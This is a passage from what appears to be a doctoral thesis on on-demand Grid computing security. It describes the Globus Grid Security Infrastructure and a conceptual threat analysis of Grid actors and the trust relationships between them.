


Figure 3.2: Ad Hoc Grid Architecture Overview

Figure 3.2 shows how two separate ad hoc Grids are composed. The first ad hoc Grid (A) spans two organisations; the second (B) is created from scattered nodes on the Internet. Both Grid communities form a virtual organisation using the existing Internet infrastructure.

While ad hoc Grid A encompasses transient nodes (e.g. non-dedicated workstations), it also includes dedicated high-performance computers. In contrast, ad hoc Grid B is made up solely of transient individual nodes. This kind of Grid can be used by the media application. While ad hoc Grid A bears a greater resemblance to traditional Grid systems, ad hoc Grid B illustrates the shift to a personal Grid system, built without the resources of a large organisation. In the following, a brief discussion of the general challenges in building a service-oriented ad hoc Grid environment is presented before going indepth into the security issues brought on through the paradigm change.

The main steps which need to be taken to allow ad hoc Grid computing in a heterogeneous environment are as follows.

3.3.1.1 Node Communication & Service Discovery

Even though the web service protocols have been designed to take advantage of well known and established Internet standards, some communication barriers exist on the Internet that pose a problem for an ad hoc Grid environment. Private networks are hidden behind firewalls and routers performing network address translation. Nodes behind these barriers can work perfectly well as clients that consume Grid service functionality, providing services from within those confined network realms requires manual configuration effort. Approaches to support automatic traversal of such barriers are required.

In an ad hoc Grid environment, the network topology is dynamic (i.e. rebooting of workstations, movement of laptops, replacement of computers) and thus a node detection solution geared towards frequent node arrivals and departures is required. While arrival or departure of nodes should be discovered as quickly as possible, a balance needs to be found between keeping the topology information up to date and flooding the network with discovery messages.

OGSA [69, 71] and WSRF [127] define virtualisation of available resources at the system-independent level of resource access to allow uniform access to a heterogeneous system. The hardware and operating system or underlying implementation of a service is hidden from the caller of a service. Support of the standard Grid service interfaces is guaranteed and sufficient to allow access to the resource. Even the instantiation of a deployed Grid service is system-independent, since it is specified to be handled by a gatekeeper (Service factory).

To enable autonomous deployment of services, meta-information from the Grid node must be available to the deployment service, so it can reliably operate in a heterogeneous environment. While the underlying middleware of each node is guaranteed to support the Grid service interface, the way it implements this is not specified by OGSA or WSRF. When deploying services to newly discovered nodes, it is, however,

necessary that the service implementation is supported by the Grid platform of the node. Information about the underlying hardware and operating system is particularly important when deploying legacy code, because tight integration of system resources is a common occurrence there.

Typical information needed is operating system type, available hardware resources and availability of required libraries. Furthermore, information on the reliability of the nodes can be taken into account when services are to be deployed, so nodes with long up times are given priority over nodes which frequently reboot or crash.

While these functional requirements go slightly beyond what traditional Grid systems offer, the security implications do not significantly exceed those of a classical Grid and as such they will not be the main focus of this thesis.

3.3.1.2 Service & Software Deployment and Administration

Vital to the invocation of services or legacy software on various nodes in a Grid system is the availability of those services. For the on-demand use of software in a dynamic Grid environment, the time consumption for manual deployment is prohibitive. Even with the availability of advanced Grid programming toolkits, deployment of services has been identified as a critical issue [80]. Furthermore, the number of Grid services will steadily rise with the number of users, further increasing the management cost of the Grid environment. In a dynamically changing environment, deployment is even more critical, since there is no single deployment cycle that reaches all machines. Instead, services need to be deployed and instantiated on-demand.

Service and software deployment becomes part of an ad hoc Grid application instead of being handled by a system administrator as a precondition to the use of a service. Instead of only providing predefined services, the computational nodes of the bare Grid become a resource in themselves. This resource can be tapped by applications using the hot deployment service to leverage spare resources into their computational group. When a node becomes available that meets the requirements for the deployment of a service, the application can autonomously carry out the deployment and use the newly available machine for its application flow.

In a production environment, every operation needs to be non-intrusive, i.e. it does not interfere with the execution of other services already running on the Grid. The ability to introduce or remove a service without interruption of other operations is vital for the vision of a highly flexible ad hoc Grid.

Application deployment is an important functional requirement for on-demand Grid computing with serious security ramifications. Two different deployment mechanisms will be presented, one for services and one for legacy applications. The functional aspect will only be discussed briefly, with the main focus lying on the security implications and countermeasures taken.

3.3.1.3 Security & User Management

Currently, Grid users need to personally register with a Certificate or Registration Authority to gain access to the Grid, a process which can take several days to complete. In a fast moving business environment, it is desirable to allow on-demand user creation without requiring arduous registration procedures. This requirement is tightly coupled to the security requirements, since in the classical Grid malicious behaviour is discouraged through user trackability.

Security is of course also an issue in classical Grid systems. However, in an ad hoc Grid, several new aspects must be dealt with beyond the standard security requirements. The administrative requirements introduced above require users to be issued with more privileges than in classical Grid computing to be able to autonomously install both services and legacy software. Furthermore, in a large on-demand Grid, it is likely that other unknown and potentially malicious users operate on the same Grid resources. Security mechanisms to protect users from each other are vital to the adoption of this new Grid computing paradigm. Strong inter-user security mechanism tied to an accounting and billing system can also reduce the requirements for user trackability due to the fact that users are isolated and pay for the resources they use, thus further enabling the on-demand use of Grid resources. These issues are the main focus of this thesis and will be discussed in more detail in the next chapters.

3.3.2 Service Trust

In an ad hoc Grid environment, trust is a major requirement for enabling collaboration among the interaction partners, which in this case could be nodes and/or services. Azzedin and Maheswaran [17] have classified trust into two categories: identity trust and behaviour trust. Identity trust is concerned with verifying the authenticity of an interaction partner, whereas behaviour trust deals with trustworthiness of an interaction partner.

The overall behaviour of an interaction partner consists of several elements, such as accuracy or reliability. These elements of behaviour trust should be continuously tested and verified. In this way, it is possible to collect a history of past collaborations that can be used for future decisions on further collaborations between interaction partners. This kind of experience can also be shared as recommendations to other participants.

Furthermore, the overall decision whether to trust an interaction partner or not may be affected by other non-functional aspects that cannot be generally determined for every possible situation, but should rather be under the control of the user when requesting such a decision. In addition, while the basic functionality of two applications could be similar, differences in application behaviour could be caused by different domain specific trust requirements.

Therefore, a trust system for a service-oriented Grid environment should offer flexible and easy to use components that can be configured to the specific needs of a user. While trust in this sense is not a security mechanism, it can be used to judge the secu-

rity situation of certain Grid resources and services.

3.3.3 Tool Support

Developers of Grid applications are often not computer science experts, they are engineers or non-IT scientists whose main focus is their application logic. In addition to their domain knowledge, they have to deal with Grid service programming details. Thus, most developers have a high learning curve ahead of them when they start using Grid middleware like Globus Toolkit 4. To reduce the complexity, security issues are often ignored, which is contrary to the requirements for the adoption of Grid computing in industrial environments where security is highly relevant to protect customer data. In order to solve this problem, it is necessary to decompose and automate the process of developing and provisioning Grid services. Grid specific code and especially security relevant code should not have to be programmed by non-Grid experts, but should be supplied by integrated tool chains which allow domain experts to concentrate on their domain specific goals. These issues will be discussed in chapter 8.

3.4 Grid Security Infrastructure

Before discussing the new security threats posed by on-demand Grid computing and the countermeasures developed in this thesis, the Grid Security Infrastructure currently available for classical Grid computing will be discussed. The Grid Security Infrastructure (GSI) is the part of the Globus Toolkit that provides security features required for traditional Grid computing. It is based on public key cryptography and uses X.509 certificates to identify users and hosts. X.509 certificates rely on a third party, certificate authorities, to certify the link between a public key and a certificate's subject.

GSI offers four distinct functions:

1. Message protection (signing or encrypting messages)
2. Authentication (identifies the caller/sender)
3. Authorisation (access rights)
4. Delegation (performing a task on behalf of a delegator)

GSI provides these functions by implementing several security specifications.

1. Transport Level Security (TLS) and Message Level Security (WS-Security and WS-SecureConversation) as protection mechanism for messages in combination with SOAP. They use XML-Encryption and XML-Signature for message protection.
2. X.509 certificates or username/password token for authentication.

3. Security Assertion Markup Language (SAML) [128] assertions for authorisation.
4. X.509 proxy certificates and WS-Trust for authentication and authorisation.

TLS entails SOAP messages conveyed over a network connection protected at the transport layer (i.e. using HTTPS) and provides both message integrity (by signing) and privacy via encryption.

Globus Toolkit 4 provides two further message security mechanisms, GSISecureMessage (based on WS-Security) and GSISecureConversation (based on WS-SecureConversation) for authentication and secure communication on the message level. In GSISecureConversation, the client establishes a context with the server with the initial message. This context has the purpose to authenticate the client identity to the server and to establish a shared secret key using a collocated GSISecureConversation service. As soon as the context is established, following messages can be secured (signed or encrypted) using the shared secret key from the context.

The GSISecureMessage approach is simpler, since the client does not establish a context before sending data (i.e. invoking operations) to the server. The client uses existing keys, such as the server's public key from its X.509 certificate.

The difference between GSISecureMessage and GSI-SecureConversation is that the latter produces less overhead if several messages are exchanged. Establishing a secure context requires some time, but symmetric encryption is much faster than using public key cryptography. Furthermore, GSI-SecureConversation does not require the destination host's public key to be present on the client side, and GSI-SecureConversation features credential delegation. Credential delegation is also possible with the two other mentioned security methods, but they need to use a delegation service and require changes to both the client and the service to be invoked. Both provide integrity protection, encryption and replay attack protection.

GSI supports authentication through X.509 certificates or user name/password and delegation through X.509 proxy certificates and the WS-Trust standard. Delegation allows a client to delegate a X.509 proxy certificate to a service. The target service can then perform tasks on behalf of the user who owns the proxy certificate. A proxy is derived from the user's certificate and consists of a new certificate and a private key. The new certificate contains the owner's identity, modified slightly to indicate that it is a proxy. It is signed by the owner, rather than a CA. Proxies have limited lifetimes meaning that the proxy should no longer be accepted by others after the lifetime expired. These proxy certificates are highly contested in security discussions, since to enable delegation, the private key of the proxy certificate is passed to the delegator, thus the delegator can then legally execute operations for the user. This can be viewed as a feature or a vulnerability since the delegator can impersonate the user. Proxy certificates should be extremely limited in lifespan and scope restricting what can be done for how long. In practice, they do have a relatively short lifespan but are not restricted. So, for the duration of the proxy certificate the holder of the proxy can act freely on behalf of the user.

The GSI security options are configured in Globus using four different configuration files:

Service Security Descriptor configures security settings of a Grid Service. It is possible to configure the Service as a whole or every operation individually. As authentication methods, `GSISecureMessage` (WS-Security), `GSISecureConversation` (WS-SecureConversation), and `GSITransport` (TLS) are supported. When using credentials, a Grid Service may either specify a path to a proxy certificate or a path to a X.509 certificate *and* key file. The Service may also specify the path to a gridmap file being used to map names found in certificates to local user names (for example used for login) and a run-as mode (specifies under which identity a Service method will be executed).

Resource Security Descriptor equals the Service Security Descriptor mentioned above, but on a more fine-grained level. It allows to configure the security settings of Grid resources accessed by one or more Services.

Container Security Descriptor allows to configure container-wide security options as default values for credentials, location of the gridmap file, authorisation and other parameters.

Client Security Descriptor configures which of the security mechanisms the client should use for communication, if delegation is to be used and so on. The client is of course restricted to using the security mechanisms offered by the service to be called.

As already mentioned, GSI's service security descriptor also supports per-operation security settings allowing to define a different security mechanism for each operation of a service. If no security setting is given for an operation, the service or resource configuration is taken (if present). A resource security descriptor overrides any per-operation security settings and per-operation settings override service-level security which again overrides container security settings.

3.5 Summary

To summarise, GSI's main focus lies in authentication, authorisation and message security. These are of course very important security aspects and go a long way in protecting a classic Grid environment in which a small number of trusted users work in a private environment. However, GSI alone is not enough to protect the proposed on-demand Grid, since it does not deal with intra-node inter-user security nor does it deal with threats posed from users against the infrastructure itself. These are vital areas in the more dynamic and untrusted on-demand Grid computing scenario. The next section introduces a threat model for on-demand Grid computing and highlight differences compared to traditional Grid computing.

4

Threat Analysis

4.1 Introduction

In this chapter, a threat analysis for on-demand Grid computing will be given. The actors involved in on-demand Grid computing will be specified, and the trust relationships between them will be defined. To better deal with the complexities of on-demand Grid computing, three stages of on-demand Grid computing are defined. They successively decrease the trust requirements and consequently increase the security requirements. Based on this analysis, a threat model for on-demand Grid computing is developed.

Parts of this chapter have been published in [157, 160, 158].

4.2 Terminology

The terms Actor, Capability, Threat, Threat Model, Threat Tree, Vulnerability, Attack, Attack Model, Attack Vector and Attack Tree are used in a number of different and sometimes conflicting ways in the literature. In this thesis, the following definitions are used:

Actor. An actor is an individual or group with a certain motivation, risk aversion and capability. Motivation can entail own economic gain, economic damage for an adversary, affecting government policy, personal fame, thrill seeking, curiosity and revenge, to name just a few. Risk aversion defines how adverse the actor is to be discovered and prosecuted, i.e. a thief does not want to be caught and sent to prison while terrorists might broadcast the crime for publicity purposes.

Capability. The capability of an actor is defined by skills, knowledge, resources, and access. Skills include social engineering, computer administration, programming or hacking skills. Knowledge specifies the amount and detail of knowledge an actor has about the system to be attacked, i.e. operating system, patch level,

running programs, security procedures, physical location. The resource entry contains information about the amount of money, computing power, specialised hardware or legal resources the actor can bring to bear to gain an objective. Finally, access defines the level of access the actor legally has to an asset. This incorporates, for instance: physical access, user rights and administrative rights to a resource. This factor is particularly relevant for this work since the actors have a high level of access to the assets thus increasing the threat they can pose.

Threat. A threat consists of the following items: actor, objective and asset.

Threat Model. A threat model consists of a number of threats relevant to the system being analysed. The actors involved in the scenario are categorised and their motivation, capabilities and risk aversion are analysed. Threat models do not deal with specific attacks in detail. Based on the threat model, the relevant attack models should be specified to deal with the attack specifics.

Threat Tree. A threat tree is a tree based representation of a threat model.

Vulnerability. A vulnerability can be a physical vulnerability like software or hardware flaws or process vulnerability such as being able to acquire password information from a post-it or social engineering approach, or incorrectly deployed encryption mechanisms which can be bypassed.

Attack. An attack is the exploitation of a vulnerability to compromise or damage a resource.

Attack Model. An attack model is a formal way of presenting different possibilities to achieve an attack against a certain resource through the exploitation of one or more vulnerabilities.

Attack Tree. An attack tree [150] is a way to perform attack modeling in which the attack possibilities are represented in tree form.

Attack Vector. An attack vector is a path through an attack model.

4.3 On-Demand Actors

To be able to assess the threat model for on-demand Grid computing, it must be defined who the actors in this scenario are and what the nature of the trust relationships between them is.

Five actors take part in this scenario:

- Resource provider: owner of the computational nodes or other physical resources

- Middleware producer: owner of the middleware which is deployed on the resource provider's nodes.
- Solution producer: owner of a software solution and/or information database which is deployed via the middleware onto the resource providers assets
- Customer: owner of input data for a solution producer's product; user of the solution producer's product via the Grid middleware, hosted by the resource provider
- External attacker: the external attacker does not have any legitimate physical or remote access to the Grid.

The solution producer hosts his or her software and data as a number of services on the nodes of the resource provider where the customer can then consume them via the service-oriented middleware. The resource provider must grant access to both the solution producer and the customer. Access should be granted via the management services of the Grid middleware although in some cases access is still granted in the form of a remote user account with which the nodes of the Grid can be accessed, either directly or via the Grid head node. While it is possible to install most custom software in the solution producer's home directory, sometimes it is necessary to have root privileges to install required software. In this case, the resource provider must either grant the solution producer temporary root access or perform the needed operations on his behalf. The external attacker does not have any legitimate physical or remote access to the Grid. Since both the solution producer and the customer use the Grid, they can be collectively be called users, when the distinction is not required or where solution producer and customer are one and the same entity, as it is often the case in academic scenarios.

To better understand the possible threats posed by these actors, a separate discussion of each actor, based on the attributes introduced above, follows. The attributes are discussed in the light of the roles that are relevant to Grid computing. For instance, the scope of motivation is limited to role based motivation; personal motivation like thrill seeking or curiosity are not tied to the Grid role and as such are not discussed. The elements like knowledge and access are defined within the context of a single resource provider's Grid site. In a multi-resource provider Grid, multiple zones need to be defined. A resource provider is treated as an external attacker if the resource provider attacks other resource providers or customers, solution producers of other resource providers. The same goes for customers or solution producers who attack entities of other resource providers than their own.

4.3.1 Resource Provider

4.3.1.1 Motivation

The resource provider is usually a neutral person where the software and data of customers is concerned with no own interest in the matter. Possible motivational scenarios for a resource provider to attack customers or solution producers can be constructed via an interested third party, i.e. someone with interest in the software and data who is willing to pay money for illegal access.

4.3.1.2 Risk Aversion

The risk aversion for the resource provider is high, since resource providers rely on their good reputation to do business. Customers choose their resource providers based on trust and if it became known that a resource provider sold software or data illegally they would go out of business.

4.3.1.3 Skills

The skill level is also high. Since resource providers administer Grid resources, they have many skills required to attack the infrastructure, although in the authors experience most Grid administrators only have a passing familiarity with actual hacking tools.

4.3.1.4 Knowledge

The knowledge level is extremely high, since the resource provider is responsible for installing and maintaining the Grid system. They know what operating system is installed, what patch level is currently deployed, and which services are running. More critically than that, they know the root password of their site.

4.3.1.5 Resources

The resources which the resource providers can utilise are typically high, thus computational power is not an issue for normal high performance tasks. However, the resources are not sufficient to break currently recommended encryption protocols by brute force.

4.3.1.6 Access

The resource providers have an extremely high level of access to the resources since they administer them. They have root access to all resources in their site and physical access to the machines.

4.3.2 Middleware Producer

4.3.2.1 Motivation

Like the resource provider, the middleware provider is usually a neutral organisation where the software and data of customers is concerned with no own interest in the matter. Possible motivational scenarios for a resource provider to attack customers or solution producers can be constructed via an interested third party, as was the case with the resource provider.

4.3.2.2 Risk Aversion

The risk aversion for the middleware provider is moderate to high. Most Grid middleware is currently supplied by non-for-profit open source projects, so there is no direct financial loss if the reputation of a middleware is damaged. However, there is an academic damage which would harm the research endeavours of the middleware producers and this could lead to funding reduction and thus financial damage. This might not hinder an individual developer in the middleware team to try and introduce a backdoor into the system, but the open source nature of the middleware makes detection that much easier and more likely, which also factors into the risk aversion of middleware producers. In the future, it is likely that commercial closed source middlewares will be utilised. In this case, the same arguments as for the resource provider apply.

4.3.2.3 Skills

The skill level of middleware producers is high, since they program the Grid middleware and are in close contact to many parts of the Grid environment.

4.3.2.4 Knowledge

The knowledge level is moderate, since the middleware provider knows a lot about the middleware but does not know specifics of the sites on which their middleware is deployed.

4.3.2.5 Resources

The resources which can be utilised by middleware providers are typically moderate, since they have access to their institutes resources on a shared basis. The resources are not sufficient to break currently recommended encryption protocols by brute force. Well equipped resources providers also have some specialised equipment for data recovery which can restore deleted or corrupted data.

4.3.2.6 Access

The middleware producers have a low level of access to the resources, since they do not have physical access or accounts on the Grid resources.

4.3.3 Solution Producer

4.3.3.1 Motivation

The solution producer has a clear financial motivation as soon as a competing solution producer is operating in the same Grid. Currently, the number of competing solution producers is low, and consequently the likelihood of two competing solution producers operating on the same Grid site is quite low. This however, is likely to change with greater commercial adoption of Grid computing. For instance, the Deutsche Bank and the Dresdner Bank are both involved in the FinGrid project. Damaging the operation or reputation of a competitor is one option, stealing trade secrets (software or data) from the competitors is another. Getting information on the state of a competitor (financially situation, order situation) can be beneficial in a competitive scenario. Finally, accessing customer data from competitors can also lead to a market advantage.

4.3.3.2 Risk Aversion

The risk aversion for the solution producer is moderate. The reputation of a solution producer is important in customer relations. However, industrial espionage does not damage the reputation too badly in the eyes of the customers, who are important for the solution producers. The legal and financial consequences of being caught are of course a deterrent, however since industrial espionage is practised frequently in non Grid environments, there is no reason to believe that this deterrent will stop industrial espionage in the Grid.

4.3.3.3 Skills

The skill level of solution producers can vary. They have programming skills since they produce software. However, no special knowledge about operating systems, networks or Grid middleware is necessary, although commonly solution producers have skills in this area as well. Thus, for the sake of threat assessment the skill level is should be assumed as high.

4.3.3.4 Knowledge

The knowledge level is moderate to high, since the solution producers knows a lot about their own software. Depending on the Grid setup, they also know quite a bit about the operating system in which the software is deployed.

4.3.3.5 Resources

The resources which can be utilised by the solution producers are typically low to moderate, since they do not have their own high performance computing infrastructure. However, they can of course rent the resources in the Grid.

4.3.3.6 Access

This is the area where the difference between classical and on-demand Grid computing is largest. In traditional Grid computing, the access of solution producers is relatively low. They can install software with user rights but anything requiring administrative rights like service deployment or root privilege installation is done by the resource provider. The level of access in this case is extremely dependent on the skill and policies of the resource provider. If the resource provider simply installs everything solution producers supply with root privileges without checking the software or the solution producer, the level of access solution producers gain is high (as in root privileges). This however, is unlikely to happen with reputable resource providers, but the complexity of checking the safety of unknown and possibly closed source software is extremely complex and thus the level of access solution producers have is potentially high even with resource provider checks in place, unless solution producers are restricted to a standard user account. This would however severely restrict the number and type of application which could be deployed to the Grid. In on-demand computing where solution producers need to be able to install both services and root privilege software autonomously, the access level is as high, only physical access is unlikely.

4.3.4 Customer

4.3.4.1 Motivation

Customers have a clear financial motivation as soon as a competing customer is operating in the same Grid. Hindering the operation or reputation of a competitor is one option, stealing trade secrets (data) from the competitors is another. Getting information on the state of a competitor (product being worked on, phase of production, etc.) can be beneficial in a competitive scenario. Unlike with the solution producers, the likelihood of competing customers operating in the same Grid is very high. This is due to the fact that most services offered by the Grid have more than one customer. In a business environment, most customers requiring the same service operate in the same area and as such are competitors more likely than not. Thus, for the sake of the threat assessment, the motivation level is assumed to be high.

4.3.4.2 Risk Aversion

The risk aversion of customers is moderate to low. The legal and financial consequences of being caught are of course a deterrent, but as above, there is no reason to

believe that this deterrent will stop industrial espionage in the Grid.

4.3.4.3 Skills

The skill level of users can vary. They do not necessarily have programming skills since they only consume high level services. However, there is no guarantee that advanced hacking skills are not present. As such, the skill level can range anywhere from low to high.

4.3.4.4 Knowledge

The knowledge level is usually moderate to low, since customers know how to use both the solution producers' software and the Grid middleware, but do not need to know anything about the actual infrastructure.

4.3.4.5 Resources

The resources which can be utilised by customers are typically low, since they do not have their own high performance computing infrastructure. However, they can of course rent the resources in the Grid.

4.3.4.6 Access

The level of access for customers is moderate to low. Users need some form of user account to operate in the Grid. Depending on the method of use, this can amount to low access, for instance in the case in which customers can only use a portal interface to a meta-scheduler to submit jobs and receive results, or moderate access if local Unix accounts are made available so the customer can log on to the worker nodes of the Grid.

4.3.5 External Attacker

The external attacker cannot be fully defined, since the full scope of attackers present in the Internet can also attack Grid computing systems. Everything from script kiddies to the National Security Agency (NSA) are potential adversaries. However, the current nature of the Grid does make some more relevant than others. Typical bot net owners whose main motivation is spamming and executing Distributed Denial of Service (DDoS) attacks for profit are not that likely to specifically compromise Grid systems for their bot net even though the network connectivity and processing power is very large. The effort of compromising a well managed and monitored Grid site is greater than compromising a couple of thousand home PC which in combination have a similar or even greater network bandwidth and computational power with a much lower risk of being detected. Grid sites might become the target of a DDoS attack depending on the customers using the Grid. However, these attacks are not Grid specific

and can be dealt with (or not dealt with) using traditional DoS prevention techniques and as such will not be discussed in this thesis. The same goes for many other typical attackers like phishers or defacers. While the Grid is one target among many, there are more tempting and higher impact targets for these general attacks. The real value of the Grid is the intellectual property in the form of software and data of customers and solution producers and as such this work focuses on attacks on these assets. The new threats created by on-demand Grid computing stem from external attacks who follow the same motivation as the legitimate Grid actors, i.e. targeted financial damage or gains specific to a certain customer or solution producer.

4.3.5.1 Motivation

As stated above, this work only deals with external attacks with the same motivation as the legitimate Grid users.

4.3.5.2 Risk Aversion

The risk aversion is moderate to low. The legal and financial consequences of being caught are of course a deterrent, but as above there is no reason to believe that this deterrent will stop industrial espionage in the Grid.

4.3.5.3 Skills

The skill level of external attackers can vary. However, unlike legitimate Grid users, external attacks are dedicated to the task of attacking and as such will tend to have a higher skill level focused on hacking.

4.3.5.4 Knowledge

The knowledge level is typically moderate to low, since external attacker can usually access the Grid middleware and have tools to discover operating system vulnerabilities but do not have intimate knowledge of the actual resources or the producers software.

4.3.5.5 Resources

The resources can vary, professional hacking organisations are well funded and have specialised equipment like trojans, rainbow tables, hardware key loggers, etc. to aid their attacks.

4.3.5.6 Access

External attackers have no legitimate access at all and must rely on hacking their way into the system.

4.3.6 Summary

To summarise the actor classification, one can say that the resource providers are the most dangerous technically and access wise but have the least own motivation to attack their customers. Customers potentially have the highest motivation, but the least amount of access. Solution producers lie in between the two. It should be noted that, unlike many other areas of computing, in on-demand Grid computing it is possible to legally buy a privilege extension in the form of a role change. An external attacker can buy some time on the Grid and thus become a customer. A customer can create some software and pose as a solution producer and install the software in the Grid. Only the step to become a resource provider is difficult since it is very expensive to buy the necessary hardware and network connection.

This concludes the actor and part of the capability discussion for Grid computing threats. Before discussing the missing threat attributes for the threat analysis, the trust relationship between the actors needs to be introduced, since trust can help to reduce the number of threats which need to be handled (i.e. if the resource providers are considered trustworthy, threats stemming from them need not be dealt with). Traditional Grid computing is based heavily on trust, since current security countermeasures are not able to deal with the threats posed by all of the Grid actors. In the following, the trust relationships currently in place to enable Grid computing are presented, and the changes in the trust landscape caused by the proposed on-demand Grid computing paradigm are discussed.

4.4 Trust Relationships

Figure 4.1 shows the trust relationship between the typical actors found in Grid computing today. The resource provider must trust the solution producer and the middleware producer not to misuse the resources offered by the resource provider. Possible forms of misuse are: using the rented nodes to send junk mail, perform a denial of service attack, host illegal content for others to download or steal account information from the resource provider to hijack other nodes in the system. The solution producer must trust the resource provider and middleware producer not to misuse the software or database hosted on the resource providers assets. Possible forms of misuse are: stealing the software or the information contained in the database, altering the software or the information in the database or allowing access to unauthorised persons. The customer who consumes the service offered by the solution producer through the resource provider must trust all other parties not to misuse the data entered into the solution producer's product. Possible forms of misuse by the solution producer are: stealing the input and output data or modifying the results. Possible forms of misuse by the resource provider are the same as for the solution producer, as well as: hijacking the customers account to use the solution producer's product at the customer's expense.

One mechanism in ensuring the trust relationship in classic Grid computing is the




Figure 4.1: Current Trust Relationships

strict user identification with which users can be identified in a legal sense and sued in case malicious behaviour is detected. Figure 4.2 shows the identification procedure in Grid computing:

- (1) The Producer generates a certificate request (creates a public/private key pair) and must personally prove his or her identity to the registration authority (RA) when issuing the certificate request.
- (2) After checking the identity of the requestor the RA forwards the certificate request to the certificate authority (CA).
- (3) The CA signs the certificate and sends the signed certificate to the producer
- (4) Using the certificate as identity proof, the producer sends his or her software to the provider.
- (5) The Provider installs software on the Grid resources.

